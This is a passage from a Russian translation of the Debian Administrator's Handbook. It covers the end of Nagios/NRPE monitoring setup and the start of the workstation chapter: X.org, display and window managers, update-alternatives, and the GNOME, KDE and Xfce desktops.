В этом конфигурационном файле описаны два наблюдаемых узла. Первый — веб-сервер, на нём проверяются порты HTTP (80) и HTTPS (443). Nagios также проверяет, что на порту 25 запущен SMTP-сервер. Второй узел — FTP-сервер, для него проверяется среди прочего, что он отвечает в течение 20 секунд. При превышении этого порога отправляется *предупреждение*; при задержке более 30 секунд ситуация считается критической. Веб-интерфейс Nagios также показывает, что наблюдается сервис SSH: это общая настройка всех узлов группы `ssh-servers`. Соответствующий стандартный сервис определён в `/etc/nagios3/conf.d/services_nagios2.cfg`.

Обратите внимание на использование наследования: то, что объект наследует другому объекту, указывается с помощью «use *`имя-родителя`*». Родительский объект должен быть идентифицируемым, для чего ему должно быть установлено свойство «name *`идентификатор`*». Если родительский объект не является реальным объектом, а служит только для создания потомков, следует установить есу свойство «register 0»; оно укажет Nagios, что объект не надо учитывать, и тогда нехватка некоторых параметров, которые в ином случае были бы обязательными, будет проигнорирована.

***ДОКУМЕНТАЦИЯ* Список свойств объектов**

Более глубокое понимание различных способов настройки Nagios можно получить с помощью документации, предоставляемой пакетом nagios3-doc. Эта документация непосредственно доступна через веб-интерфейс, с помощью ссылки «Документация» в верхнем левом углу. Она включает список всех типов объектов со всеми свойствами, которыми они могут быть наделены. Там же описано, как создавать новые плагины.

***УГЛУБЛЯЕМСЯ* Удалённые проверки с помощью NRPE**

Многие плагины Nagios позволяют проверять ряд параметров локально на узле; если требуется производить такие проверки на многих машинах, в то время как центральная установка будет их собирать информацию, нужно установить плагин NRPE (*Nagios Remote Plugin Executor*). Пакет nagios-nrpe-plugin должен быть установлен на сервере Nagios, а nagios-nrpe-server — на узлах, где следует запускать локальные проверки. Последний читает конфигурацию из `/etc/nagios/nrpe.cfg`. Этот файл должен содержать список проверок, которые могут запускаться удалённо, и IP-адреса машин, которые могут их запускать. На стороне Nagios эти удалённые проверки включаются путём добавления соответствующих сервисов с использованием новой команды *check_nrpe*.

Глава 13. Рабочая станция

Теперь, когда развёртывание сервера завершено, администраторы могут сфокусироваться на персональных рабочих станциях и создании типовых конфигураций.

13.1. Настройка сервера X11

Начальная настройка графического интерфейса порой может оказаться затруднительной; новейшие видеокарты часто не очень хорошо работают с версией X.org, поставляемой в составе стабильной версии Debian.

Напоминаем: X.org - это программный компонент, позволяющий графическим приложениям отображать окна на экране. Он включает драйвер, позволяющий эффективно использовать графическую карту. Её возможности передаются графическим приложениям через стандартный интерфейс *X11* (Jessie поставляется с его версией *X11R7.7*).

> ***АЛЬТЕРНАТИВЫ* X11 - XFree86 и X.org**
>
> Графическая система X11 чаще всего используется на Unix-подобных системах (также доступна в качестве дополнения к родной системе в Windows и Mac OS). Строго говоря, термин “X11” указывает на спецификацию протокола, но здесь он также указывает и на его практическую реализацию.
>
> У X11 начало было не простым, но в 1990 появилась XFree86, которая стала эталонной реализацией, так как это была свободная портативная программа, поддерживаемая сообществом. Однако, темпы её развития сильно снизились к появлению первых драйверов под неё. Эта ситуация в паре со спорным решением о смене лицензии привело к появлению форка X.org в 2004. Теперь это новый эталон реализации и Debian Jessie использует X.org версии 7.7.

Последние версии X.org способны самостоятельно определять аппаратное обеспечение: это относится как к видео карте и монитору, так к клавиатуре и мыши; Это настолько удобно, что пакет даже не создаёт файл конфигурации `/etc/X11/xorg.conf`. Такое стало возможным благодаря функциям ядра Linux (в частности, для клавиатуры и мыши), запрашивая с каждого драйвера список поддерживаемых видео карт и получая характеристики монитора через DDC драйвер.

Настройка клавиатуры теперь производится в `/etc/default/keyboard`. Этот файл используется для настройки текстовой консоли и графического интерфейса, а управляется пакетом keyboard-configuration. Подробности о настройке раскладки клавиатуры доступны в Раздел 8.1.2, «Configuring the Keyboard».

Пакет xserver-xorg-core предоставляет обычный X сервер, используемый 7.x версией X.org. Это модульный сервер, использующий ряд независимых драйверов для поддержки множества различных видов видеокарт. Установка пакета xserver-xorg гарантирует наличие сервера и как минимум одного драйвера.

Обратите внимание, если обнаруженная видеокарта не поддерживается ни одним драйвером, X.org попытается использовать драйверы VESA и fbdev. Первый - универсальный драйвер, который хоть и с ограниченными возможностями, но должен работать всегда (доступно меньше разрешений, нет аппаратного ускорения для игр, визуальных эффектов рабочего стола, и так далее), а второй работает поверх устройства фреймбуфера ядра. X сервер записывает свои сообщения в файл `/var/log/Xorg.0.log`, оттуда можно узнать, какой драйвер сейчас используется. Например, вот отрывок из вывода драйвера `intel`, когда он загружен:

```
(==) Matched intel as autoconfigured driver 0
(==) Matched modesetting as autoconfigured driver 1
(==) Matched vesa as autoconfigured driver 2
(==) Matched fbdev as autoconfigured driver 3
(==) Assigned the driver to the xf86ConfigLayout
(II) LoadModule: "intel"
(II) Loading /usr/lib/xorg/modules/drivers/intel_drv.so
```

***ДОПОЛНИТЕЛЬНО* Проприетарные драйверы**

Некоторые производители ведеокарт (прежде всего nVidia) отказываются публиковать спецификации оборудования, которые необходимы для разработки качественных свободных драйверов. Однако, они предоставляют проприетарные драйверы, которые позволяют использовать их оборудование. Это порочная практика, потому что не смотря на наличие драйвера, его качество, как правило, оставляет желать лучшего; ещё хуже, что он может и не учитывать обновлений X.org, что может привести к неправильной загрузке драйвера или к невозможности загрузки вообще. Мы не намерены с этим мириться и рекомендуем вместо таких производителей выбирать тех, что более расположены к сотрудничеству.

Если всё же Вы остановились на такой карте, то необходимые пакеты имеются в секции *non-free*: nvidia-glx для карт nVidia, и fglrx-driver для некоторых карт ATI. Оба варианта требуют дополнительных модулей ядра. Сборку этих модулей можно автоматизировать установкой пакета nvidia-kernel-dkms (для nVidia), или fglrx-modules-dkms (для ATI) пакетов.

Проект “nouveau” направлен на развитие свободного драйвера для карт nVidia. В состав Jessie не входят проприетарные драйверы. В защиту разработчиков надо сказать, что собрать необходимую информацию можно только путём обратной разработки, что весьма не просто. В этом плане свободный драйвер для видео карт ATI “radeon” намного лучше, хотя и требует несвободные прошивки.

13.2. Настройка графического интерфейса

13.2.1. Выбор Менеджера Дисплеев

Графический интерфейс обеспечивает отображение пространства. Запуск X-сервера приводит только к пустому экрану, поэтому в большинстве установок используется *менеджер дисплея* для отображения экрана аутентификации пользователя и старта графического окружения рабочего стола после аутентификации. Три наиболее популярных менеджера дисплея используемых сейчас: gdm3 (*GNOME Display Manager*), kdm (*KDE Display Manager*) и lightdm (*Light Display Manager*). Так администраторы Falcot Corp решили использовать окружение рабочего стола GNOME, поэтому логично что в качестве менеджера дисплея они взяли **gdm3**. Файл конфигурации `/etc/gdm3/daemon.conf` имеет много опций (список можно найти в файле `/usr/share/gdm/gdm.schemas`) для управления его поведением, в то время как `/etc/gdm3/greeter.dconf-defaults` содержит настройки для приветствия "сессии" (больше, чем просто окно входа в систему, это ограниченный рабочий стол с управлением питанием и связанными инструментами). Обратите внимание, что некоторые из самых используемых пользовательских настроек могут быть изменены в центре управления GNOME.

13.2.2. Выбор оконного менеджера

Since each graphical desktop provides its own window manager, choosing the former usually implies software selections from the latter. GNOME uses the **mutter** window manager, KDE uses **kwin**, and Xfce (which we present later) has **xfwm**. The Unix philosophy always allows using one's window manager of choice, but following the recommendations allows an administrator to best take advantage of the integration efforts led by each project.

***НАЗАД К ОСНОВАМ* Оконный менеджер**

По Unix-традиции делать только одно, но делать это хорошо, оконный менеджер отображает "декорации" вокруг окон, принадлежащих запущенным приложениям, которые включают в себя рамку и заголовок окна. Он также позволяет уменьшить, восстановить, максимизировать и скрыть окна. Большинство оконных менеджеров также обеспечивают меню, которое появляется при определенном нажатии на рабочем столе. Это меню предоставляет средства, чтобы закрыть сессию оконного менеджера , запустить новые приложения, а в некоторых случаях, перейти к другому оконному менеджеру (если установлен).

Однако, старые компьютеры могут иметь большое время запуска с тяжеловесными графическими окружениями рабочего стола. В этих случаях следует использовать более легкие конфигурации. "Легкие" (занимающие небольшое место) оконные менеджеры

включают в себя WindowMaker (в пакете wmaker), Afterstep, fvwm, icewm, blackbox, fluxbox, openbox. Система должна быть настроена так, чтобы получить преимущества соответствующего оконного менеджера; стандартный способ - изменить альтернативу **x-window-manager** с помощью команды **update-alternatives --config x-window-manager**.

***ОСОБЕННОСТИ DEBIAN* Альтернативы**

Политика Debian перечисляет ряд стандартизированных команд, предназначенных для выполнения определенных действий. Например, команда **x-window-manager** вызовет менеджер окон. Но Debian не жёстко ассоциирует эту команду с каким-то одним оконным менеджером. Администратор может выбрать, какой оконный менеджер должна вызывать эта команда.

Для каждого оконного менеджера соответствующий пакет регистрирует свою команду запуска со своим приоритетом как возможный выбор для **x-window-manager**. В случае отсутствия явной настройки администратором, установленный приоритет позволяет выбрать для запуска лучший установленный менеджер окон.

И регистрация команд и явная настройка используют скрипт **update-alternatives**. Выбор варианта для символической команды это просто запуск **update-alternatives --config** ***символическая-команда***. Скрипт **update-alternatives** создает (и поддерживает) символическую ссылку в каталоге `/etc/alternatives/`, которая, в свою очередь ссылается на расположение исполняемого файла. По прошествии времени пакеты устанавливаются и удаляются, и/или администратор делает явные изменения в конфигурации. Когда пакет обеспечивающий альтернативу удаляется, альтернатива автоматически переходит к лучшему выбору среди остальных возможных команд.

Не все символические команды явно перечислены в политике Debian. Некоторые сопровождающие пакетов Debian намеренно используют этот механизм в менее простых случаях, когда он все еще приносит гибкость (например **x-www-browser**, **www-browser**, **cc**, **c++**, **awk** и т.д.).

13.2.3. Управление меню

Современные окружения рабочего стола и многие оконные менеджеры обеспечивают меню со списком доступных пользователю приложений. Чтобы сохранить меню актуальным фактическому набору доступных приложений, каждый пакет, как правило, обеспечивает `.desktop` файл в каталоге `/usr/share/applications`. Формат этих файлов был стандартизован FreeDesktop.org:

→ http://standards.freedesktop.org/desktop-entry-spec/latest/

Меню приложений может быть дополнительно настроено администраторами через общесистемные конфигурационные файлы, как описано в "Спецификация меню рабочего стола". Конечные пользователи также могут настроить меню графическими инструментами, такими как kmenuedit (в KDE), alacarte (в GNOME) или menulibre.

→ http://standards.freedesktop.org/menu-spec/latest/

***ИСТОРИЯ* Система меню Debian**

Исторически, прежде чем появились стандарты FreeDesktop.org, в Debian использовалась своя собственная система меню, где каждый пакет, предоставлял описание желаемых пунктов меню в `/usr/share/menu/`. Этот инструмент еще доступен в Debian (в пакете menu), но он мало полезен, поскольку сопровождающим пакетов рекомендуется вместо него полагаться на `.desktop` файлы.

13.3. Графические рабочие столы

Среди свободных графических рабочих столов доминируют два больших набора программ: GNOME и KDE. Оба из них очень популярны. Это довольно редкий случай в мире свободного программного обеспечения; веб-сервер Apache, например, имеет очень мало "ровесников".

Это разнообразие уходит корнями в историю. KDE был первым проектом графического рабочего стола, но он выбрал графический пакет Qt, что не было приемлемым для большого количества разработчиков. Qt в то время не относился к свободному программному обеспечению, и на основе инструментария GTK+ был запущен проект GNOME. Но после того как Qt стал свободным программным обеспечением проекты не были объединены и развивались параллельно.

GNOME и KDE, по-прежнему продолжают работать вместе: под эгидой FreeDesktop.org проекты сотрудничали в определении стандартов взаимодействия между приложениями.


Выбор «лучшего» графического рабочего стола является деликатной темой, от которой мы предпочитаем держаться подальше. Мы просто опишем их возможности и дадим несколько советов для дальнейших размышлений. Лучшим выбором будет тот, который вы сделаете после некоторых экспериментов.

13.3.1. GNOME

Debian Jessie включает в себя GNOME версии 3.14, который может быть установлен с помощью команды **apt-get install gnome** (он также может быть установлен путем выбора задачи "Debian desktop environment").

GNOME отмечают за его удобство и доступность. Профессиональные дизайнеры привлекались к написанию стандартов и рекомендаций. Это помогло разработчикам создать приемлемые графические пользовательские интерфейсы. Проект получает поддержку от крупных ИТ-игроков, таких как Intel, IBM, Oracle, Novell, и, конечно, различных дистрибутивов Linux. Наконец, при разработке приложений для GNOME можно использовать многие языки программирования.

Рисунок 13.1. Рабочий стол GNOME



Для администраторов GNOME окажется лучше подготовленным для массового развертывания. Приложение настраивается через интерфейс GSettings и хранит свои данные в базе данных DConf. Таким образом настройки могут быть запрошены и отредактированы используя консольные утилиты **gsettings** и **dconf** или через графический пользовательский интерфейс **dconf-editor**. Поэтому администратор может изменить конфигурации пользователей с помощью простого скрипта. Информация представляющая интерес для администратора,которому поручено управлять рабочими станциями с GNOME, приведена на сайте:

→ https://help.gnome.org/admin/


13.3.2. KDE

Debian Jessie включает в себя KDE версии 4.14, который может быть установлен командой **apt-get install kde-standard**.

KDE, основанный на очень практичном подходе, быстро эволюционировал. Его авторы получили очень хорошие результаты, что позволило им увеличить пользовательскую

базу. Эти факторы способствовали общему качеству проекта. KDE является зрелым окружением рабочего стола с широким спектром применения.

Рисунок 13.2. Рабочий стол KDE



После релиза Qt 4.0 исчезли последние лицензионные проблемы с KDE. Эта версия была выпущена под лицензией GPL, как для Linux так и для Windows (в то время как версия для Windows ранее была выпущена под несвободной лицензией). Обратите внимание, что приложения KDE должны быть разработаны с использованием языка C ++.


13.3.3. Xfce и другие

Xfce это простой и легкий графический рабочий стол, который идеально подходит для компьютеров с ограниченными ресурсами. Он может быть установлен командой **apt-get install xfce4**. Как и GNOME, Xfce базируется на инструментарии GTK+, и некоторые их компоненты являются общими.

В отличие от GNOME и KDE, Xfce не стремится быть масштабным проектом. Помимо

основных компонентов современного рабочего стола (файловый менеджер, менеджер окон, менеджер сессий, панель для запуска приложений и т.д.), в нем представлены только несколько конкретных приложений: терминал, календарь (Orage), просмотрщик изображений, инструмент для прожига CD/DVD, медиаплеер (Parole), регулятор громкости звука и текстовый редактор (mousepad).

Рисунок 13.3. Рабочий стол Xfce



Другое окружение рабочего стола в Jessie это LXDE, которое ориентировано на "легковесность". Оно может быть установлено с помощью мета-пакета lxde.

13.4. Электронная почта

13.4.1. Evolution

***СООБЩЕСТВО Популярные* пакеты**

Установка пакета popularity-contest позволяет принять участие в автоматизированном опросе, информирующем проект Debian о самых популярных пакетах. Сценарий, запускаемый еженедельно через **cron**, посылает (по HTTP или по электронной почте) анонимной список установленных пакетов и последнюю дату доступа для файлов, которые они содержат. Это позволяет выделить среди установленных пакетов те, которые действительно используются.

Эта информация является большим подспорьем для проекта Debian. Она используется, чтобы определить, какие пакеты должны идти на первых установочных дисках. Данные установки также является важным фактором, используемым, чтобы решить, следует ли удалить распространяемый пакет с очень небольшим количеством пользователей. Мы рекомендуем установить popularity-contest и принимать участие в опросе.

